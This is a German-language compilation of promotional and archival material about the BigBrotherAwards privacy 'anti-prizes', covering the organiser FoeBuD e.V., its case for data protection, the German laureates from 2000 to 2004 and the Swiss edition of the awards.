- eine Handvoll ehrenamtlich arbeitender Enthusiasten des FoeBuD gegen milliardenschwere Konzerne -
***doch er zeigt Wirkung."* (Spiegel online)**

Wirken Sie mit!

Der Name ist *George Orwells* negativer Utopie "1984" entnommen, in der der Autor bereits Ende der vierziger Jahre seine Vision einer totalitären Überwachungsgesellschaft entwarf. Die Preisskulptur, eine von einer Glasscheibe durchtrennte und mit Bleiband gefesselte Figur, wurde von *Peter Sommer* entworfen. Sie zeigt eine Passage aus *Aldous Huxleys* "Schöne Neue Welt".

Die deutschen *BigBrotherAwards* werden vom Bielefelder *FoeBuD e.V.* organisiert. Der *FoeBuD* gründete sich 1987 als *Verein zur Förderung des öffentlichen bewegten und unbewegten Datenverkehrs*. Bekannt wurde der Verein durch Vernetzungsarbeit im *Zerberus-Netz*, seine Mailbox *BIONIC*, das *Friedensnetzwerk ZaMir* im ehemaligen Jugoslawien, das deutschsprachige Handbuch zu dem Verschlüsselungsprogramm *Pretty Good Privacy* (PGP) und seine monatliche Veranstaltungsreihe *PUBLIC DOMAIN* zu Themen aus Zukunft und Technik, Wissenschaft und Politik, Kunst und Kultur.

Der Jury gehören neben dem *FoeBuD* sechs weitere unabhängige Organisationen an. Seit 2003 beteiligt sich auch die *Internationale Liga für Menschenrechte*.

Die *BigBrotherAwards* sind international vernetzt. Bereits in 14 europäischen Ländern sowie in Japan, Australien und in den USA werden fragwürdige Praktiken mit diesen Preisen ausgezeichnet.

Die BigBrotherAwards

Die „Oscars" für Datenkraken

Die BigBrotherAwards Deutschland wurden ins Leben gerufen, um die öffentliche Diskussion um **Privatsphäre und Datenschutz** zu fördern - sie sollen missbräuchlichen Gebrauch von Technik und Informationen aufzeigen. Dieser **Negativ-Preis** wird an Firmen, Organisationen und Personen verliehen, die in besonderer Weise und nachhaltig die Privatsphäre von Menschen beeinträchtigen und das Grundrecht auf informationelle Selbstbestimmung aushöhlen.

Die BigBrotherAwards werden in verschiedenen **Kategorien** vergeben, u.a. Wirtschaft und Verbraucherschutz, Politik und Verwaltung, Kommunikation, Arbeitswelt oder zum Beispiel für das Lebenswerk. Prämiert werden diejenigen, die im laufenden Jahr besonders unangenehm aufgefallen sind.

Der Name ist **George Orwells** negativer Utopie "**1984**" entnommen, in der der Autor bereits Ende der vierziger Jahre seine Vision einer zukünftigen Gesellschaft entwarf, die unter totaler Überwachung steht. Die BigBrotherAwards wurden 1998 in England von **Simon Davies** (Privacy International; London School of Economics, London) ins Leben gerufen. Seit 1999 gibt es sie auch in USA/Kanada und Österreich, 2000 war die Premiere in Deutschland, Frankreich und der Schweiz.

In Deutschland werden die BigBrotherAwards vom **FoeBuD e.V**. in Bielefeld organisiert und durchgeführt. Bekannt wurde der Verein durch Vernetzungsarbeit im Zerberus-Netz, seine Mailbox BIONIC, das Friedensnetzwerk ZaMir und seine monatliche Veranstaltungsreihe PUBLIC DOMAIN zu Themen aus Zukunft und Technik, Wissenschaft und Politik, Kunst und Kultur.

In der Jury sind weitere Organisationen vertreten, die sich mit der Thematik Datenschutz, Datensicherheit und Technikentwicklung im Verhältnis zu Privatsphäre, Demokratie und Bürgerrechten beschäftigen: Die Deutsche Vereinigung für Datenschutz (**DVD**) e.V., der Förderverein Informationstechnik und Gesellschaft (**FITUG**) e.V. und der Chaos Computer Club (**CCC**) e.V. Seit Februar 2001 ist das Forum InformatikerInnen für Frieden und gesellschaftliche Verantwortung (**FIfF**) e.V., seit 2002 die Humanistische Union (**HU**) und seit 2003 auch die Internationale Liga für Menschenrechte (**ILMR**) dabei.

Warum BigBrotherAwards?

Handys sind heutzutage allgegenwärtig, eine E-Mail-Adresse zu haben und Informationen und Dienstleistungen über das Internet abzurufen gehört zum Standardrepertoire, auch wenn die Bürgerinnen und Bürger dem E-Commerce noch eher zögerlich gegenüberstehen. Wer weiß schon, dass Handy-Standorte minutiös gespeichert werden, dass E-Mails leichter von Unbefugten mitzulesen sind als Postkarten und dass unerwünschte Werbung keineswegs das Schlimmste ist, was mir zustoßen kann, wenn ich allzu unbekümmert **Datenspuren** hinterlasse? Nach den "mündigen Verbrauchern" zu rufen, greift zu kurz. Vorausschauendes Handeln bedeutet, nicht erst zu reagieren, wenn ein konkreter Missbrauch von Daten passiert ist, sondern die Entwicklungen (z.B. flächendeckende Videoüberwachung, Zusammenführen von Datenbanken aus verschiedenen Quellen, Auswertung von Nutzerprofilen, Adresshandel etc.) kritisch zu begleiten und einzugreifen, wenn sie bedenkliche Nutzungen für die Zukunft nahe legen. Und es bedeutet, die Verbraucherinnen und Verbraucher angemessen zu informieren. Viele denken, das Thema Datenschutz ginge sie nichts an ("mir doch egal"; "ich hab nichts zu verbergen", "wenn´s doch der Sicherheit dient"). Es muss ein Weg gefunden werden, Gefährdungspotentiale ansprechend medial zu vermitteln.

Durch die BigBrotherAwards wird das abstrakte Thema Datenschutz interessant und öffentlichkeitswirksam, Sachverhalte werden durch konkrete Beispiele anschaulich und

allgemein verständlich. Dies bestätigen die große Resonanz in der Öffentlichkeit und das breite Presse-Echo im In- und Ausland zu den bisherigen BigBrotherAwards Verleihungen.

Verdatet und verkauft: die Demokratie

Eine Informationsverarbeitung, bei der die Bürgerinnen und Bürger nicht mehr wissen, ar welcher Stelle welche Daten über sie gesammelt werden, beeinträchtigt nicht nur ihre individuellen Persönlichkeitsrechte; sie ist auch mit dem demokratischen Rechtsstaa unvereinbar. Denn: Ein Mensch, der ständig beobachtet, registriert, vermarktet und vor speziell auf ihn abgestimmten Vorschlägen und Angeboten begleitet wird, verändert mi der Zeit sein Verhalten und richtet es nach den Erwartungen derer aus, die seine Dater auswerten. Individualisierte Manipulationsmöglichkeiten und faktischer Anpassungsdruck führen zu einer zunehmenden Fremdbestimmung. Damit werden Grundprinzipien unsere Verfassung – die Menschenwürde und das Recht auf freie Entfaltung der Persönlichkeit - beschädigt.

Wer sich solcherart beobachtet fühlt, nimmt möglicherweise andere von der Verfassung garantierte Rechte wie freie Meinungsäußerung und Versammlungsfreiheit nicht mehr in Anspruch. So zerstört der Verlust der informationellen Selbstbestimmung die Fähigkei zur Kommunikation und zur Partizipation. Damit geht der Gemeinschaft eine Vielfalt vor Ideen, Meinungen und Talenten verloren. Und auch das Engagement für etwas, das übe die eigenen Interessen hinausgeht, schwindet.

Hier geht es also keineswegs nur um private Bedürfnisspielräume, die jeder ohne Schaden für sich selbst aushandeln könnte. Zur Disposition stehen vielmehr zunehmend Grundrechte, die nicht verhandelbar sind, sondern unverzichtbar für Gemeinwohl und den Fortbestand der Demokratie.

Diese Schlussfolgerungen hat das **Bundesverfassungsgericht** bereits im sogenannten **"Volkszählungsurteil"** vom 15. Dezember 1983 ausdrücklich benannt:

> „*Wer nicht mit hinreichender Sicherheit überschauen kann, welche ihn betreffende Informationen in bestimmten Bereichen seiner sozialen Umwelt bekannt sind, und wer das Wissen möglicher Kommunikationspartner nicht einigermaßen abzuschätzen vermag kann in seiner Freiheit wesentlich gehemmt werden, aus eigener Selbstbestimmung zu planen oder zu entscheiden. Mit dem Recht auf informationelle Selbstbestimmung wäre eine Gesellschaftsordnung und eine diese ermöglichende Rechtsordnung nicht vereinbar in der Bürger nicht mehr wissen können, wer was wann und bei welcher Gelegenheit über sie weiß. Wer unsicher ist, ob abweichende Verhaltensweisen jederzeit notiert und als Information dauerhaft gespeichert, verwendet oder weitergegeben werden, wird versuchen, nicht durch solche Verhaltensweisen aufzufallen. Wer damit rechnet, dass etwa die Teilnahme an einer Versammlung oder einer Bürgerinitiative behördlich registriert wird und dass ihm dadurch Risiken entstehen können, wird möglicherweise auf eine Ausübung seiner entsprechenden Grundrechte (Art. 8, 9 GG) verzichten. Dies würde nicht nur die individuellen Entfaltungschancen des Einzelnen beeinträchtigen, sondern auch das Gemeinwohl, weil Selbstbestimmung eine elementare Funktionsbedingung eines auf Handlungs- und Mitwirkungsfähigkeit seiner Bürger begründeten freiheitlichen demokratischen Gemeinwesens ist.“*

BigBrotherAwards im FoeBuD e.V. • Marktstraße 18 • D-33602 Bielefeld • 0521-175254 • Fax: 0521-61172
Website: www.BigBrotherAwards.de, www.foebud.org, eMail: bba@foebud.org

Unterstützen Sie unsere Arbeit!

Die BigBrotherAwards sind ein unabhängiges Projekt, das eine breite Basis braucht – in jeder Hinsicht. Wenn Sie unsere Anliegen richtig und wichtig finden, helfen Sie uns:

Beteiligen Sie sich - wir freuen uns über:

> Nominierungen von potentiellen BigBrotherAwards Preisträgern. – Bitte begründen Sie Ihren Vorschlag.
>
> Information und Recherche: Machen Sie uns Material über Zusammenhänge und Hintergründe zugänglich.
>
> Ideen, Geistesblitze, alternative Lösungsmöglichkeiten, Tools...

Spenden:

> FoeBuD e.V.
> Konto: 2129799
> Sparkasse Bielefeld (BLZ 480 501 61)

Spenden an den FoeBuD e.V. sind steuerlich absetzbar – der FoeBuD e.V. ist vom Finanzamt Bielefeld als gemeinnützig anerkannt (aktueller Bescheid vom 25.4.2003). Besonders freuen wir uns, wenn Sie eine "Patenschaft" übernehmen: Das heißt, Sie lassen uns einen festen monatlichen Betrag als Spende abbuchen. Ein Formular für Spenden finden Sie unter

> *www.foebud.org/foebud/paten.html*

Kauf einer Preisskulptur:

> Die Preisskulptur der BigBrotherAwards können Sie zu einem ideellen Preis kaufen. Die circa 30 cm hohe Skulptur wird in kleiner Auflage einzeln von dem Künstler Prof. Peter Sommer angefertigt. Sie besteht aus Terrakotta, Glas und Blei.

Wer wir sind

Der **FoeBuD e.V**. heißt mit ganzem Namen “Verein zur Förderung des öffentlichen bewegten und unbewegten Datenverkehrs”. Er ist vom Finanzamt als gemeinnützig anerkannt. Eines seiner Anliegen ist demokratieverträgliche Technikgestaltung. Seit seiner Gründung 1987 hat er sich durch kreative Ideen und kontinuierliche Arbeit als Kristallisationspunkt und Thinktank etabliert. Der FoeBuD e.V. hat stets Wert darauf gelegt, Ideen und Theorien auch in der Praxis zu erproben. Bekannt wurde der FoeBuD e.V. durch folgende Projekte:

> **Öffentliche Netzwerke**: Aufbau und Betrieb eines öffentlichen, dezentralen und demokratisch organisierten Netzwerkes, sowie Entwicklung und Vertrieb der geeigneten Software. Bekannt wurde das Netz ab 1986 als „Zerberus-Netz“ und wurde zum Beginn des Internet-Booms bereits von schätzungsweise bis zu einer Million Menschen zum Austausch genutzt. Als Overlaynetze entwickelten sich diverse special interest Netze wie das /CL-Netz (als ComLink bekannt), SoliNet (Gewerkschaftsvernetzung) und andere. Die Parteien SPD, Grüne, PDS und die CDU unterhielten ab 1989 eigene Zerberus-Systeme.
>
> *www.foebud.org/art/TEXTE/buergernetze.html*
> *www.foebud.org/bionic/*
> *www.zerberus.com*
> *www.cl-netz.de*
> *www.solinet.de*
> *www.apc.org*
> *www.comlink.org* u.a.
>
> **CeBIT Messestand:** Entwicklung des „Mediencafé-Konzepts“ und seine Präsentation mit einem eigenen, großen Stand auf der CeBIT von 1990-1996. Schon früh plädierte der FoeBuD für die Einrichtung sogenannter Mediencafés, damit alle Menschen a) einen Zugang zur Technik und zu Medien haben und b) sich unter fachlicher Anleitung selber auch treffen, austauschen und zusammen lernen und arbeiten können.

BigBrotherAwards im FoeBuD e.V. • Marktstraße 18 • D-33602 Bielefeld • 0521-175254 • Fax: 0521-61172
Website: www.BigBrotherAwards.de, www.foebud.org, eMail: bba@foebud.org

www.foebud.org/texte/presse/artikel/fr040395.html
www.foebud.org/texte/presse/artikel/stadtbl.html u.a.

PUBLIC DOMAIN: Eine fortlaufende monatliche Veranstaltungsreihe, die sich seit 1987 Themen aus Zukunft und Technik, Wissenschaft und Politik, Kunst und Kultur widmet.

www.foebud.org/pd
www.foebud.org/archiv/pd/

Pretty Good Privacy: Der FoeBuD e.V. hat sich schon immer für Datenschutz und Achtung der Privatsphäre eingesetzt. Bereits 1993 übersetzte der FoeBuD e.V. die Anleitung des Verschlüsselungsprogramms Pretty Good Privacy, kurz: PGP, und gab sie als Buch heraus, um Verschlüsselung in Deutschland allgemein bekannt und nutzbar zu machen.

www.foebud.org/archiv/pgp/
www.foebud.org/texte/publish/pgp.html

ZaMir Transnational Network: das Friedensnetzwerk ZaMir, das ab 1992 in den Ländern des kriegsführenden Jugoslawiens aufgebaut wurde und internationale Beachtung fand

www.foebud.org/archiv/zamir/

Preisträger: Für diese Arbeit erhielt der FoeBuD 1998 den Medienpreis “Sinnformation” der Grünen Bundestagsfraktion

www.foebud.org/texte/presse/artikel/zamir/980522nw.html

Enquetekommission: Mitglieder des FoeBuD berieten die Enquetekommission ‚Zukunft der Medien‘ des Deutschen Bundestages

www.padeluun.de/enquete/enquete01.html

BigBrotherAwards s: Der FoeBuD e.V. führte im Oktober 2000 zusammen mit den Organisationen Deutsche Vereinigung für Datenschutz (DVD) e.V., Förderverein Informationstechnik und Gesellschaft (FITUG) e.V. und dem Chaos Computer Club (CCC) e.V. die erste deutsche Big-Brother-Awards-Verleihung durch. Presseveröffentlichungen dazu finden sich in der Anlage.

www.BigBrotherAwards.de
www.foebud.org/archiv/bba/

Kontaktadresse des FoeBuD e.V.

FoeBuD e.V.
Marktstr. 18
D-33602 Bielefeld
Ansprechpartner/in: Rena Tangens & padeluun
Tel: 0521-175254 • Fax: 0521-61172
Mail: bba@foebud.org
Web: www.foebud.org und www.BigBrotherAwards.de
Konto 2129799, Sparkasse Bielefeld (BLZ 480 501 61)
Der FoeBuD e.V. ist vom Finanzamt Bielefeld als gemeinnützig anerkannt

Warum "Oscars" für Datenkraken

Handys sind heute allgegenwärtig. E-Mails und die Suche nach Informationen und Dienstleistungen im Internet sind selbstverständlicher Teil unseres Alltags. Aber wer weiß schon, dass Handy-Standorte minutiös gespeichert werden, dass E-Mails leicht von Unbefugten mitzulesen sind und dass unerwünschte Werbung noch das Harmloseste ist, was denjenigen zustoßen kann, die unbekümmert Datenspuren hinterlassen. Vom vorsichtigen, "mündigen Verbraucher" ist wenig zu sehen.

Hier greifen die BigBrotherAwards ein. Es geht nicht darum, erst zu reagieren, wenn ein konkreter Missbrauch von Daten passiert ist. Aktuelle Entwicklungen von der flächendeckenden Videoüberwachung über Auswertung von Nutzerprofilen bis hin zum Adresshandel müssen frühzeitig analysiert und bekämpft werden, bevor die Privatsphäre ausgehebelt wird. Das bedeutet, die Verbraucherinnen und Verbraucher zu informieren, was mit ihren Daten geschieht - denn diejenigen, die vom Missbrauch profitieren, werden das ganz sicher nicht tun.

Die Big Brother Awards bringen die Feinde des Datenschutzes dort hin, wo sie nicht sein wollen: Im Scheinwerferlicht der Öffentlichkeit. Konkrete Beispiele zeigen auf, wie die Gegenseite denkt, arbeitet und vertuscht. Die BigBrotherAwards garantieren ihnen seit 2000 Spitzenplätze und Schlagzeilen in den Medien, die sie garantiert nicht haben wollen.

Verdatet und verkauft: die Demokratie

Es geht nicht nur um die Persönlichkeitsrechte des Einzelnen, sondern um die Sicherung des demokratischen Rechtsstaates: Ein Mensch, der ständig bespitzelt, registriert, und von speziell auf ihn abgestimmter Werbung gegängelt wird, verändert mit der Zeit sein Verhalten. Er soll zum durchschaubaren, beliebig manipulierbaren Objekt derjenigen degradiert werden, die seine Daten benützen. Damit werden Grundprinzipien unserer Verfassung - die Menschenwürde und das Recht auf freie Entfaltung der Persönlichkeit - beschädigt.

Wer sich überwacht und ausspioniert fühlt, nimmt möglicherweise andere von der Verfassung garantierte Rechte wie freie Meinungsäußerung und Versammlungsfreiheit nicht mehr in Anspruch. So zerstört der Verlust der informationellen Selbstbestimmung die Bereitschaft zur Engagement und Teilnahme an der Gesellschaft. Damit geht der Gemeinschaft eine Vielfalt von Ideen, Meinungen und Talenten verloren.

Hier geht es also keineswegs nur um private Bedürfnisspielräume, die jeder für sich selbst aushandeln kann. Zur Disposition stehen zunehmend Grundrechte, die nicht verhandelbar sind, sondern unverzichtbar für Gemeinwohl und den Fortbestand der Demokratie.

Diese Schlussfolgerungen hat das Bundesverfassungsgericht bereits im sogenannten "Volkszählungsurteil" vom 15. Dezember 1983 ausdrücklich benannt:

> *"Wer nicht mit hinreichender Sicherheit überschauen kann, welche ihn betreffende Informationen in bestimmten Bereichen seiner sozialen Umwelt bekannt sind, und wer das Wissen möglicher Kommunikationspartner nicht einigermaßen abzuschätzen vermag, kann in seiner Freiheit wesentlich gehemmt werden, aus eigener Selbstbestimmung zu planen oder zu entscheiden. Mit dem Recht auf informationelle Selbstbestimmung wären eine Gesellschaftsordnung und eine diese ermöglichende Rechtsordnung nicht vereinbar, in der Bürger nicht mehr wissen können, wer was wann und bei welcher Gelegenheit über sie weiß.Wer unsicher ist, ob abweichende Verhaltensweisen jederzeit notiert und als Information dauerhaft gespeichert, verwendet oder weitergegeben werden, wird versuchen, nicht durch solche Verhaltensweisen aufzufallen. Wer damit rechnet, dass etwa die Teilnahme an einer Versammlung oder einer Bürgerinitiative behördlich registriert wird und dass ihm dadurch Risiken entstehen können, wird möglicherweise auf eine Ausübung seiner entsprechenden Grundrechte (Art. 8, 9 GG) verzichten. Dies würde nicht nur die individuellen Entfaltungschancen des Einzelnen beeinträchtigen, sondern auch das Gemeinwohl, weil Selbstbestimmung eine elementare Funktionsbedingung eines auf Handlungs- und Mitwirkungsfähigkeit seiner Bürger begründeten freiheitlichen demokratischen Gemeinwesens ist."*

BigBrotherAwards verleihen heißt: Frühzeitig einschreiten, Bürgerrechte schützen, Demokratie stärken - und Datenkraken gemeinsam stoppen, bevor sich der Einzelne allein durch alle Instanzen klagen muss.

Unterstützen Sie unsere Arbeit!

Die Big Brother Awards sind ein unabhängiges Projekt, das eine breite Basis braucht - in jeder Hinsicht. Wenn Sie unsere Anliegen richtig und wichtig finden, helfen Sie uns und beteiligen Sie sich - wir freuen uns über:

- Nominierungen von potentiellen Big Brother Award Preisträgern. - Bitte begründen Sie Ihren Vorschlag.
- Information und Recherche: Machen Sie uns Material über Zusammenhänge und Hintergründe zugänglich.
- Ideen, Geistesblitze, alternative Lösungsmöglichkeiten, Tools...
- Spenden und Patenschaften

Archiv & Suche nach Ausgezeichneten - Wer hat wann warum ...

Hier finden Sie eine chronologische Auflistung der deutschen BigBrotherAwards der vergangenen Jahre mit allen vergebenen Auszeichnungen in den verschiedenen Kategorien. In den meisten Browsern können Sie mit der Tastenkombination <STRG>+<F> einen Suchdialog aufrufen.

2004 2003 2002 2001 2000

2004

Regionalpreis
Der Rektor der Universität Paderborn, Prof. Dr. rer. nat. Nikolaus Risch, erhält den Regionalpreis der BigBrotherAwards, weil Hörsäle und Rechnerräume mit Videokameras überwacht werden.

Gesundheit und Soziales
Ministerin Ulla Schmidt erhält den BigBrotherAward in der Kategorie "Gesundheit und Soziales" für das GKV-Modernisierungsgesetz. Durch die versichertenbezogenen Datenverarbeitung kommt es zu einer massiven Verschlechterung des Datenschutzes für die Patienten. Diese datenschutzrechtlichen Risiken hätten durch die Verwendung moderner und datenschutzfreundlicher Technik einschließlich der Pseudonymisierung vermieden werden können. Diese Möglichkeiten sind von ihr nicht berücksichtigt worden.

Wirtschaft und Verbraucherschutz
Die Tschibo direct GmbH erhält den BigBrotherAward in der Kategorie "Verbraucherschutz". Sie beteuert in ihren Prospekten und im Internet "Alle persönlichen Daten werden vertraulich behandelt." Tatsächlich aber werden angereicherte Adressen der Tchibo-direct-Kundinnen und -Kunden über die Arvarto / AZ direct auf dem Adressenmarkt angeboten.

Behörden und Verwaltung
Frank Jürgen Weise von der sogenannten "Bundesagentur für Arbeit" erhält den BigBrotherAward in der Kategorie "Behörden und Verwaltung" wegen a) der inquisitorischen Fragebögen zu ALG2, b) der Unwilligkeit, die Fragebögen vor 2005 datenschutzgerecht zu überarbeiten, sowie c) der vermuteten Zugriffsmöglichkeit auf die Daten der Arbeitssuchenden ("Kunden" ist ein Euphemismus) von sämtlichen Arbeitsagenturen aus bundesweit.

Technik
Eine im Kopierer gespeicherte Kennummer (Identifikationsnummer) wird unsichtbar auf *allen* Kopien mitausgegeben. Da jeder Kopierer eine individuelle Barcode-Kennung hat, läßt sich die Herkunft einer Kopie ermitteln. Wird als Funktion verkauft, die das Fälschen von Banknoten, Schecks etc. unterbinden soll.

Kommunikation
Dirk Teubner von der Armex GmbH erhält den BigBrotherAward in der Kategorie "Kommunikation". Um sein Produkt "Track Your Kid" zu verkaufen, nutzt er diffuse Ängste von Eltern aus und gibt ihnen ein Instrument in die Hand, das Kinder nicht zu mündigen Bürgerinnen und Bürgern, sondern zu willigen Untertanen einer Kontrollgesellschaft erzieht.

Politik
Justizminsterin Brigitte Zypries erhält den BigBrotherAward in der Kategorie "Politik". Anstatt das Urteil des Bundesverfassungsgerichtes am 3. März diesen Jahres ernst und zum Anlaß zu nehmen, auf den Großen Lauschangriff zu verzichten, hält sie weiter am Großen Lauschangriff als Instrument der Strafverfolgung fest, obwohl er die Gefahr birgt, dass - gerade unschuldige - Bürger und Bürgerinnen sich durch ihn eingeschüchtert fühlen.

Lidl Stiftung & Co. KG
Dieter Schwarz erhält den BigBrotherAward in der Kategorie "Arbeitswelt". Dafür gibt eine Vielzahl von Gründen. Besonders auszeichnungswürdig erschien der Jury die heimliche Videoüberwachung in einigen der deutschen Filialen und dass menstruierende Mitarbeiterinnen in Filialen in Tschechien zum Tragen eines Stirnbands verpflicht worden sind, damit sie die Toilette auch außerhalb der Pausen aufsuchen durften.

Presse- & Medienberichte: archiv.foebud.org/bba/#2004

2003

Arbeitswelt: Deutsche Post-Shop-GmbH
Für die Nötigung ihrer geringfügig beschäftigten Post-Shop-BetreiberInnen per Arbeitsvertrag, im Krankheitsfall einen von der Deutschen Post Shop GmbH bestimmten Arzt zu konsultieren und von seiner Schweigepflicht zu entbinden.

Politik: Bundesländer Bayern, Niedersachsen, Rheinland-Pfalz und Thüringen
Wegen der zunehmenden Verletzung von Bürgerrechten durch die im Nachgang des 11. September 2001 verabschiedeten und geplanten (Polizei-)Gesetzesvorhaben zur Inneren Sicherheit.

Verbraucherschutz: Future Store Iniative, Metro AG
Ihre Propaganda für den Einsatz sog. RFID-Chips, dessen Folgen für den Datenschutz unabsehbar sind, war preiswürdig.

Lifetime-Award: Gebühreneinzugszentrale (GEZ)
Für die bedingungslose Ermittlung von vorgeblichen Schwarzseherinnen und Schwarzhörern. Die GEZ sammelt in einem Übermaß Daten, dringt unter Überrumpelung von Menschen in deren Wohnung ein und nötigt sie unter Vorspiegelung falscher Tatsachen zur Offenbarung eigener Daten.

Regional: Dr. Ehrhart Körting, Innensenator des Landes Berlin
Für seine mehr als fragwürdige Rechtfertigung des Einsatzes der so genannten "stillen SMS" durch die Berliner Polizei.

Behörden & Verwaltung: Regierung der USA
Für die Nötigung europäischer und insbesondere auch deutscher Fluglinien, diversen US-Behörden den Zugriff auf die umfangreichen Buchungsdaten aller Passagiere zu gewähren.

Kommunikation: T-Online AG
Für die datenschutzwidrige Langzeitspeicherung der sog. IP-Nummern ihrer "Flatrate"-KundInnen.

URI: www.bigbrotherawards.de/2003
Presse- & Medienberichte: archiv.foebud.org/bba/#2003

2002

Hauptpreis Lifetime-Award: Microsoft
Vor allem für die Einführung des sog. "Digital Rights Managements" (DRM) geht der Hauptpreis an die Software-Firma Microsoft.

Arbeitswelt: Bayer AG
Für die demütigende Praxis, Auszubildende vor der Einstellung einem "Drogentest" zu unterziehen, wird die Bayer AG ausgezeichnet.

Regionalpreis: Fritz Behrens
Der Versuch, mit zweifelhaften Methoden eine Verschärfung des Polizeigesetzes NRW zu lancieren, die Videoüberwachung im öffentlichen Raum, Rasterfahndung und Platzverweis ermöglicht, zeichnet Innenminister Behrens nicht aus.

Verbraucherschutz: Deutsche Post AG
Die Preisvergabe erfolgt wegen des datenschutzwidrigen Umgangs mit Nachsendeanträgen an die Deutsche Post AG.

Politik: Volker Bouffier, Innenminister des Landes Hessen
Ausgezeichnet wird der hessische Innenminister Volker Bouffier wegen der Wiederbelebung der gerichtlich gerügten Rasterfahndung.

Kommunikation: Deutscher Bundesrat
Der Bundesrat beschloss, Provider zur Vorratshaltung von Verbindungsdaten zum Zwecke polizeilicher Nutzung zu verpflichten

Technik: Toll Collect GmbH
Für die (Weiter-)Entwicklung von satellitengestützter Erhebung und zentraler Verarbeitung von Bewegungsdaten im Verkehrswesen erhält die Toll Collect GmbH den BigBrotherAward.

Behörden und Verwaltung: Bundeskriminalamt
Preiswürdig war hier die Einführung dreier Präventivdatenbanken durch das Bundeskriminalamt (BKA) zur Speicherung von Personendaten.

URI: www.bigbrotherawards.de/2002
Presse- & Medienberichte: archiv.foebud.org/bba/#2002

ZWEITAUSENDEINS - 2001

Hauptpreis Politik: Otto Schily
Ausgezeichnet ist Otto Schily, Bundesminister des Inneren, für sein Eintreten gegen Bürgerrechte, Datenschutz und Informationelle Selbstbestimmung unter dem Deckmantel der Terrorbekämpfung.

Business + Finanzen: Informa Unternehmensberatung GmbH
Diesen Preis erhält die Unternehmensberatung Informa für ihr Scoring von Verbraucherinnen und Verbrauchern - ein automatisiertes Vorurteilsverfahren.

Kommunikation: Werner Müller
Ausgezeichnet wird Werner Müller, Bundesminister für Wirtschaft und Technologie, für die Telekommunikations- Überwachungsverordnung (TKÜV).

Überwachung in der Arbeitswelt: ProtectCom
Diese Auszeichnung geht an die Software-Firma ProtectCom für die Überwachungssoftware Spector.

Technik- / Szenepreis: RealNetworks
Die Auszeichnung geht an RealNetworks für die hintergründige Datensammlung durch ihre Streaming-Media Produkte.

Regionalpreis: Hans-Ehrenberg-Gymnasium
Hier wurde das Hans-Ehrenberg-Gymnasium, Bielefeld, für das Projekt "School-Card mit Fingerabdruck" ausgezeichnet.

URI: www.bigbrotherawards.de/2001
Presse- & Medienberichte: archiv.foebud.org/bba/#2001

2000

Hauptpreis Business + Finanzen: Loyalty Partner
Ausgezeichnet ist die Firma "Loyalty Partner" für ihre "PAYBACK"-Karte.

Politik: Eckart Werthebach
Diesen Preis erhält Berlins Innensenator Werthebach für die geplante Erweiterung der Telefonüberwachung.

Behörden + Verwaltung: Hartmut Mehdorn
Die Auszeichnung geht an Hartmut Mehdorn, Deutsche Bahn, für die Videoüberwachung im Bereich der DB.

Kommunikation: Global Message Exchange (GMX)
Ausgezeichnet wird der Mail-Anbieter "GMX", weil er die Post seiner User unzureichend gesichert hat.

Lebenswerk: Bundesverwaltungsamt
Diese Auszeichnung geht an das Bundesverwaltungsamt, Köln, für sein Ausländerzentralregister.

Sonderpreis Regional: Stadtwerke Bielefeld
Hier werden die Stadtwerke Bielefeld (heute: "moBiel GmbH") für Zwangsbeschallung der Gäste seiner Linienbusse ausgezeichnet.

Sonderpreis Szene: Apache Consortium

Ein Sonderpreis für das Apache Consortium für die mangelhafte Beachtung von Belangen der Privatsphäre in der Standargkonfiguration des Apache Webservers.

URI: www.bigbrotherawards.de/2000
Presse- & Medienberichte: archiv.foebud.org/bba/#2000

Big Brother Awards Schweiz

Privacy is the right to be let alone.
– Thomas M. Cooley, 19th century

Tagtäglich werden unsere Bewegungen und Daten aufgezeichnet, registriert und überwacht: Was wir im Supermarkt einkaufen, mit wem wir telefonieren, wieviel Geld wir wo abheben, durch welche Strassen wir fahren, welche Webseiten wir aufrufen, ... Jeder von uns zieht eine lange Datenspur hinter sich her, die von Datensammlern noch so gerne ausgewertet wird.

Um die öffentliche Diskussion über Privatsphäre, Überwachung und Datenschutz zu fördern, wurden die Big Brother Awards ins Leben gerufen. Mit diesem Preis werden die grössten Schnüffelratten der Schweiz aus Privatwirtschaft und Politik ausgezeichnet.

8. Dezember 2004: Pressemitteilung (txt)

- Nomination des Monats Dezember 2004: Bundesanwalt Valentin Roschacher fuer seine Papierkorb-Schnueffel-Aktion (txt)
- Nicht lamentieren - nominieren! (Nominationsfrist bis 31. August 2005)

30. November: Pressemitteilung Nr. 6 / 2004 (txt oder pdf)

- Laudatio auf die Preisträger
- Karte mit über 100 Kameras im Zürcher Hauptbahnhof
- Was bringt Kameraüberwachung in Regionalzügen?
- Neues Dossier mit Informationen zu RFID (html)
- Stellungnahme "Gegen Schengen -SIS und EURODAC !" (pdf)
- Ausschreibung der 6. Schweizer "Big Brot her Awards"

29. Oktober 2004: Kamerakarte des Hauptbahnhof Zürich

- Heute stellen wir einen Plan des Hauptbahnhofs Zürich vor, wo viele Übwerwachungskameras verzeichnet sind, die den öffentlichen Raum beobachten.
- Bereits seit einem Jahr gibt es auch eine Karte mit den Überwachungskameras im Zürcher Kreis 4.

16. Oktober: Pressemitteilung Nr. 5 / 2004

- Die Sieger
- Laudatio auf die Sieger
- Erste Bilder der Preisverleihung.

Preisverleihung am 16. Oktober 2004 in Emmen

Die Preisverleihung der 5. Schweizer Big Brother Awards findet am Samstag, den 16. Oktober 2004 um 20 Uhr in der eindrücklichen Steeltec-Halle in Emmenbrücke statt, im Rahmen der Veranstaltung «pulp - plattform für digitale kulturen».

- Gleichentags von 10 bis 12 Uhr: «Camera Sight Seeing» (Kamerarundgang). Treffpunkt «Tourist Information» am Bahnhof Luzern, Gleis 1.
- Gleichentags von 13.30 bis 17 Uhr: «firewall» (internationale Konferenz) im alten Drahtzug auf dem Steeltec-Areal (deutsch und englisch).
- Gleichentags von 17 bis 18.30 Uhr: «Formen des Widerstands» (Podiumsgespräch mit VertreterInnen europäischer Big Brother Awards) im alten Drahtzug auf dem Steeltec-Areal (deutsch und englisch).

Organisation

Archiv Schnüffelstaat Schweiz (ASS)
Swiss Internet User Group (SIUG)
Konzeptgruppe Rote Fabrik
//syndikat - Die Online-Gewerkschaft

Kontakt

bba c/o SIUG
Postfach 1908
8021 Zürich
info@bigbrotherawards.ch
http://www.bigbrotherawards.ch
PC: 87-67210-5

Aktuelles

Kamerakarte Hauptbahnhof Zürich
Sieger 2004
Laudatio 2004
Hall of Fame
Nominationen 2005
Kamerakarte Kreis 4

Weitere Infos, Programm, Anreise hier.

6. Oktober 2004: Pressemitteilung Nr. 4 / 2004

